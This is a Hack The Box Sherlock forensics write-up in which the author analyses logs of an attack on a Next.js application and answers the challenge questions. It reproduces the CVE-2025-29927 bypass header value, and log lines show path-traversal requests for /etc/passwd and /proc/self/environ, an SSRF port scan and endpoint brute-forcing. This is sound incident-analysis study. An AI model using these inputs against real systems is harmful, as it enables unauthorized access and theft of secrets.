


HACK THE BOX SHERLOCK - DFIR NEUROSYNC-D

Sherlock Scenario


NeuroSync™ is a leading suite of products focusing on developing cutting edge medical BCI devices, designed by the Korosaki Coorporaton. Recently, an APT group targeted them and was able to infiltrate their infrastructure and is now moving laterally to compromise more systems. It appears that they have even managed to hijack a large number of online devices by exploiting an N-day vulnerability. Your task is to find out how they were able to compromise the infrastructure and understand how to secure it.



Name	Date modified	Type	Size
access	4/1/2025 6:42 PM	Text Document	25 KB
bci-device	4/1/2025 6:41 PM	Text Document	3 KB
data-api	4/1/2025 6:41 PM	Text Document	28 KB
interface	4/1/2025 6:41 PM	Text Document	9 KB
redis	4/1/2025 6:41 PM	Text Document	8 KB

After unzipping the zip file, we will get 5 logs that we can use to answer these questions. And I will be analyzing these files using Timeline Explorer.

1. What version of Next.js is the application using?




I opened interface.log on Timeline Explorer and found the [Next.js](#) version which is **15.1.0**

2. What local port is the Next.js-based application running on?

f


Still under interface.log, under 1 entry of the [Next.js](#) version, we see the local port it is running on which is **3000**

3. A critical Next.js vulnerability was released in March 2025, and this version appears to be affected. What is the CVE identifier for this vulnerability?




Here I Googled the Next js 15.1.0 which is the version and which was released on March 2025, and the CVE is **CVE-2025-29927**

4. The attacker tried to enumerate some static files that are typically available in the Next.js framework, most likely to retrieve its version. What is the first file he could get?



For this question, I opened access.log and I found the answer to be **main-app.js**, which has an HTTP response code to be 200 (which is successful) whereas the ones before it had code 404 (which is not found).


5. Then the attacker appears to have found an endpoint that is potentially affected by the previously identified vulnerability. What is that endpoint?



Line	Tag	Log Entry
1		10.129.231.211 - - [01/Apr/2025:11:37:35 +0000] "GET /_next/static/chunks/framework.js HTTP/1.1" 200 8486 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
2		10.129.231.211 - - [01/Apr/2025:11:37:38 +0000] "GET /_next/static/chunks/main.js HTTP/1.1" 404 9318 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
3		10.129.231.211 - - [01/Apr/2025:11:37:40 +0000] "GET /_next/static/chunks/commons.js HTTP/1.1" 404 9319 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
4		10.129.231.211 - - [01/Apr/2025:11:37:44 +0000] "GET /_next/static/chunks/main-app.js HTTP/1.1" 200 1375579 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
5		10.129.231.211 - - [01/Apr/2025:11:37:47 +0000] "GET /_next/static/chunks/app/page.js HTTP/1.1" 200 64640 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
6		10.129.231.211 - - [01/Apr/2025:11:37:58 +0000] "GET /api/bci/analytics HTTP/1.1" 401 93 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
7		10.129.231.211 - - [01/Apr/2025:11:37:59 +0000] "GET /api/bci/analytics HTTP/1.1" 401 93 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
8		10.129.231.211 - - [01/Apr/2025:11:38:01 +0000] "GET /api/bci/analytics HTTP/1.1" 401 93 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"


Under the directory of [main-app.js](#) which is under `/_next/static/chunks` endpoint, there seems to be another endpoint affected by this vulnerability shown in several rows below, which is **`/api/bci/analytics`**.

6. How many requests to this endpoint have resulted in an "Unauthorized" response?



Line	Tag	Log Entry
1		10.129.231.211 - - [01/Apr/2025:11:37:35 +0000] "GET /_next/static/chunks/framework.js HTTP/1.1" 200 8486 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
2		10.129.231.211 - - [01/Apr/2025:11:37:38 +0000] "GET /_next/static/chunks/main.js HTTP/1.1" 404 9318 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
3		10.129.231.211 - - [01/Apr/2025:11:37:40 +0000] "GET /_next/static/chunks/commons.js HTTP/1.1" 404 9319 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
4		10.129.231.211 - - [01/Apr/2025:11:37:44 +0000] "GET /_next/static/chunks/main-app.js HTTP/1.1" 200 1375579 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
5		10.129.231.211 - - [01/Apr/2025:11:37:47 +0000] "GET /_next/static/chunks/app/page.js HTTP/1.1" 200 64640 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
6		10.129.231.211 - - [01/Apr/2025:11:37:58 +0000] "GET /api/bci/analytics HTTP/1.1" 401 93 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
7		10.129.231.211 - - [01/Apr/2025:11:37:59 +0000] "GET /api/bci/analytics HTTP/1.1" 401 93 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
8		10.129.231.211 - - [01/Apr/2025:11:38:01 +0000] "GET /api/bci/analytics HTTP/1.1" 401 93 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
9		10.129.231.211 - - [01/Apr/2025:11:38:02 +0000] "GET /api/bci/analytics HTTP/1.1" 401 93 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
10		10.129.231.211 - - [01/Apr/2025:11:38:04 +0000] "GET /api/bci/analytics HTTP/1.1" 401 93 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"
11		10.129.231.211 - - [01/Apr/2025:11:38:05 +0000] "GET /api/bci/analytics HTTP/1.1" 200 737 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"

Still in access.log and under the `/api/bci/analytics` endpoint for this question



The HTTP response code for Unauthorized is 401 and there in the screenshot given, there seem to be 5 entries which has a response code of 401, therefore the answer is **5**

7. When is a successful response received from the vulnerable endpoint, meaning that the middleware has been bypassed?

Line	Tag	Request
1	10.129.231.211	GET / HTTP/1.1 200 8486 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
2	10.129.231.211	GET /_next/static/chunks/framework.js HTTP/1.1 404 9321 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
3	10.129.231.211	GET /_next/static/chunks/main.js HTTP/1.1 404 9318 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
4	10.129.231.211	GET /_next/static/chunks/commons.js HTTP/1.1 404 9319 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
5	10.129.231.211	GET /_next/static/chunks/app/page.js HTTP/1.1 200 64640 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
6	10.129.231.211	GET /api/bci/analytics HTTP/1.1 401 93 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
7	10.129.231.211	GET /api/bci/analytics HTTP/1.1 401 93 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
8	10.129.231.211	GET /api/bci/analytics HTTP/1.1 401 93 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
9	10.129.231.211	GET /api/bci/analytics HTTP/1.1 401 93 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
10	10.129.231.211	GET /api/bci/analytics HTTP/1.1 401 93 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
11	10.129.231.211	GET /api/bci/analytics HTTP/1.1 200 737 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
12	10.129.231.211	PUT /api/bci/analytics HTTP/1.1 200 91 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
13	10.129.231.211	GET /api/bci/analytics HTTP/1.1 500 143 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
14	10.129.231.211	PUT /api/bci/analytics HTTP/1.1 200 93 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
15	10.129.231.211	GET /api/bci/analytics HTTP/1.1 500 145 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
16	10.129.231.211	PUT /api/bci/analytics HTTP/1.1 200 129 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
17	10.129.231.211	GET /api/bci/analytics HTTP/1.1 400 66 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
18	10.129.231.211	PUT /api/bci/analytics HTTP/1.1 200 90 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
19	10.129.231.211	GET /api/bci/analytics HTTP/1.1 500 142 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
20	10.129.231.211	PUT /api/bci/analytics HTTP/1.1 200 91 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0

Still here in access.log after those 5 Unauthorized attempts, then there is a successful seen by the 200 HTTP response code which means it has been successful/bypassed, so getting the UTC time and following the format asked by the question the answer is **2025-04-01 11:38:05**

8. Given the previous failed requests, what will most likely be the final value for the vulnerable header used to exploit the vulnerability and bypass the middleware?

x-middleware-subrequest then what is the colon:

AI Mode **All** Videos Images Forums Shopping Short videos More Tools

AI Overview **Indonesia**

In Next.js, `x-middleware-subrequest` is an internal HTTP header used by the framework to track and prevent infinite loops when a request runs through middleware. [YouTube · Better Stack +1](#)

The colon `:` acts as a **delimiter** to separate multiple values in a list. [🔗](#)

Why the Colon Is Used

When a request is evaluated by middleware, the framework appends the name of the middleware (e.g., `middleware` or `src/middleware`) to this header, creating a colon-separated string: [LogRocket Blog +1](#)

`x-middleware-subrequest: middleware:middleware:middleware` [🔗](#)

HUGE Next.js Authorization Bypass... Are You Safe? (9.1 ...)
24 Mar 2025 — this is probably the largest security vulnerability in Next.js's history it'... [YouTube · Better Stack](#)



CVE-2025-29927: Next.js Middleware Authorization Bypass
23 Mar 2025 — This code snippet shows that if the `x-middleware-subrequest` header value, when split by... [ProjectDiscovery](#)

I tried looking in the logs whether the value for the vulnerable header is there. But then I Googled the CVE number and what is its value for vulnerable header and it is x-middleware-subrequest then I found out that there are a lot of colons seen from the template of the question so I Googled that as well, therefore the answer is

x-middleware-subrequest:


middleware:middleware:middleware:middleware:middleware

9. The attacker chained the vulnerability with an SSRF attack, which allowed them to perform an internal port scan and discover an internal API. On which port is the API accessible?



I started to search in data-api.log, since it is related to APIs. And then up top I saw that there is an external analytics server that collects logs and others running on port 4000, and then it is requesting from itself port **4000**.

10. After the port scan, the attacker starts a brute-force attack to find some vulnerable endpoints in the previously identified API. Which vulnerable endpoint was found?



I searched up "GET /" to easily filter out the endpoints , and then I found something suspicious which is /logs and then it is said it received the **/logs** endpoint.

11. When the vulnerable endpoint found was used maliciously for the first time?

Timeline Explorer v2.1.0

File Tools Tabs View Help

access.log bd-device.log data-api.log interface.log redis.log

Drag a column header here to group by that column

GET /

Line	Tag	> data-api@1.0.0 start
208		2025-04-01 11:38:50 [VERBOSE] getRandomInt(1000)
209		2025-04-01 11:38:50 [VERBOSE] getRandomInt(0)
211		2025-04-01 11:38:50 [VERBOSE] getRandomInt(0)
216		2025-04-01 11:38:50 [VERBOSE] Incoming request: GET /reports from ::ffff:127.0.0.1
218		2025-04-01 11:38:51 [VERBOSE] Incoming request: GET /metrics from ::ffff:127.0.0.1
220		2025-04-01 11:38:51 [VERBOSE] Incoming request: GET /version from ::ffff:127.0.0.1
222		2025-04-01 11:38:52 [VERBOSE] Incoming request: GET /docs from ::ffff:127.0.0.1
224		2025-04-01 11:38:52 [VERBOSE] Incoming request: GET /logs from ::ffff:127.0.0.1
226		2025-04-01 11:38:52 [VERBOSE] Received GET /logs request from ::ffff:127.0.0.1
227		2025-04-01 11:38:52 [VERBOSE] Requested log file: /var/log/logfile.txt
228		2025-04-01 11:38:52 [VERBOSE] Sanitized log file path: /var/log/logfile.txt
229		2025-04-01 11:38:52 [VERBOSE] Reading log file: /var/log/logfile.txt
234		2025-04-01 11:39:01 [VERBOSE] Incoming request: GET /logs?logFile=/var/log/../../etc/passwd from ::ffff:127.0.0.1
236		2025-04-01 11:39:01 [VERBOSE] Received GET /logs request from ::ffff:127.0.0.1
237		2025-04-01 11:39:01 [VERBOSE] Requested log file: /var/log/../../etc/passwd
238		2025-04-01 11:39:01 [VERBOSE] Sanitized log file path: /var/log/../../etc/passwd
239		2025-04-01 11:39:01 [VERBOSE] Reading log file: /var/log/../../etc/passwd
242		2025-04-01 11:39:03 [VERBOSE] Incoming request: GET /logs?logFile=/var/log/../../proc/self/environ from ::ffff:127.0.0.1
244		2025-04-01 11:39:03 [VERBOSE] Received GET /logs request from ::ffff:127.0.0.1
245		2025-04-01 11:39:03 [VERBOSE] Requested log file: /var/log/../../proc/self/environ

C:\Users\Rafael.WINDOWS10\Desktop\HacktheBox\Sherlock\NeuroSync-D\data-api.log

Total lines 331 Visible lines 92 Open files: 5 Search options

Type here to search

It is very suspicious and malicious so the attacker is requesting for the /log, but then the "logFile=" lets the attacker pick any file they want and by using "../" they can access files they are not supposed to and this is a type of directory traversal attack, so grabbing the UTC time, it is **2025-04-01 11:39:01**

12.What is the attack name the endpoint is vulnerable to?

endpoint vulnerability name where the attacker gets to choose their file by ../

AI Mode All Forums Videos Shopping Images News More Tools

AI Overview Indonesia

The specific endpoint vulnerability you are referring to is called a **Path Traversal** or **Directory Traversal** attack. [Imperva](#)

When the vulnerability allows the attacker to actually execute or process the file (not just read it), it is frequently referred to as: [YouTube · Aikido Security +2](#)

- Local File Inclusion (LFI)**
- Remote File Inclusion (RFI)** [Medium · RosanaFSS](#)

How it works

The directory traversal attack is a type of attack that allows an attacker to access files and directories that are not supposed to be accessible.

[Show more](#)

File Inclusion, Path Traversal . TryHackMe Walkthrough

22 Nov 2024 — Relative pathing refers to locating files based on the current directory. For example,...

[Medium · RosanaFSS](#)


What is Directory Traversal | Risks, Examples & Prevention

14 Apr 2026 — Directory traversal, also known as path traversal or directory climbing, is a vulnerability in a w... [etc/passwd](#)

